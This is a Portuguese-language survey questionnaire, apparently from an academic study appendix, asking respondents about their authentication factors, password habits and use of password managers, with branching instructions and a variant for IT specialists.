Autenticação

Que tipos de fatores é que utiliza, normalmente, para se autenticar?

1. De conhecimento – algo que sabe (por exemplo, *PIN* ou senha)
2. De herança – algo que tem (por exemplo, retina ou impressão digital)
3. De posse – algo que possui (por exemplo, cartões ou *hardware*)

Recorre a nomes de utilizador/palavras-chave para proceder à autenticação?

1. Sim (o inquirido será reencaminhado para a secção *Palavras-chave*)
2. Não (o inquirido será reencaminhado para a secção *Porque é que não utiliza mecanismos do tipo nome de utilizador/palavras-chave?*)

Palavras-chave

Utiliza a mesma palavra-chave para todos os sítios web que acede?

1. Sim
2. Não

Qual o tamanho que geralmente usa para a construção das suas palavras-chave?

1. Menos de 8 carateres
2. Entre 8 e 12 carateres
3. Entre 13 e 16 carateres
4. Mais de 16 carateres

A que tipo de carateres é que recorre para a formulação das suas palavras-chave?

1. Letras (a-z, A-Z)
2. Números (0-9)
3. Símbolos (por exemplo, ? ou @)

Como é que procede à formulação das suas palavras-chave?

1. Dados pessoais (por exemplo, data de nascimento)
2. Alguma palavra portuguesa
3. Algo fácil de decorar (por exemplo, nome do melhor amigo)
4. Aleatoriamente

Onde costuma registar as suas palavras-chave?

1. Em papel (por exemplo, num caderno)
2. Em formato digital (por exemplo, num ficheiro)
3. Não regista (decora)

Nota: Quaisquer que sejam as respostas, o indivíduo será direcionado para a secção *Gestores de palavras-chave I*.

Gestores de palavras-chave I

Sabe o que é um gestor de palavras-chave?

1. Sim (o inquirido será reencaminhado para a secção *Gestores de palavras-chave II*)
2. Não (o inquirido será reencaminhado para a secção *O que é um gestor de palavras-chave*)

Gestores de palavras-chave II

Usa ou já usou algum gestor?

1. Sim (o inquirido será reencaminhado para a secção *Gestores de palavras-chave III*)
2. Não (o inquirido será reencaminhado para a secção *Se conhece, porque é que não usa?*)

O que é um gestor de palavras-chave?

Nota: Nesta secção foi fornecido uma breve explicação, bem como um vídeo para que os inquiridos percebessem o que era um gestor de senhas.

Após a descrição dada e o vídeo exposto, achou que os gestores são úteis para a salvaguarda da informação?

1. Sim
2. Não

Pensa usar futuramente tal técnica?

1. Sim (final do questionário)
2. Não (o inquirido será reencaminhado para a secção *Porque é que não usaria um gestor?*)

Gestores de palavras-chave III

Que tipo de gestor(es) é que usa/usou?

1. Local(ais) (*desktop*)
2. Baseado(s) na web (extensões/*plugins* para os navegadores *web*)
3. Móvel(eis) (usados em dispositivos móveis, como telemóveis ou *pens* USB)

Que gestor(es) é que usa/usou?

1. LastPass
2. KeePass
3. Dashlane
4. 1Password
5. Roboform
6. Sticky Password
7. Google Chrome (*plugin*)
8. 1U
9. Norton Identity Safe
10. Enpass Password Manager

11. SplashID Safe
12. Outro

Sente-se/Sentiu-se seguro(a) ao utilizar tal mecanismo(s)?

1. Sim
2. Não

Nota: Quaisquer que sejam as respostas, o formulário terminará a seguir a esta secção.

Se conhece, porque é que não usa?

Porque é que não utiliza nenhum gestor?

1. Pouco seguro
2. Pouco prático
3. Falta de conhecimento sobre o tema
4. Outra

Nota: Quaisquer que sejam as respostas, o formulário terminará a seguir a esta secção.

Porque é que não usaria um gestor?

Porque é que não utilizaria nenhum gestor?

1. Pouco seguro
2. Pouco prático
3. Falta de conhecimento sobre o tema
4. Outra

Nota: Quaisquer que sejam as respostas, o formulário terminará a seguir a esta secção.

Porque é que não utiliza mecanismos do tipo nome de utilizador/palavras-chave?

Porque é que não usa nomes de utilizador/palavras-chave para se autenticar?

1. Pouco seguro
2. Pouco prático

3. Falta de conhecimento sobre o tema

4. Outra

Nota: Quaisquer que sejam as respostas, o formulário terminará a seguir a esta secção.

C.2 – Estrutura do Inquérito Especializado

O questionário construído para o público mais restrito obtém a mesma forma que o previamente explicado, à exceção de duas perguntas. No inquérito em causa, foi retirada a questão que dizia respeito à área de estudos (secção *Perguntas base*) do indivíduo e, a que indicava a situação laboral (encontrada na mesma secção), foi alterada para:

Situação laboral:

1. Em formação

2. Trabalhador(a) na área de Informática

3. Trabalhador(a) numa outra área (que não informática)

4. Desempregado(a)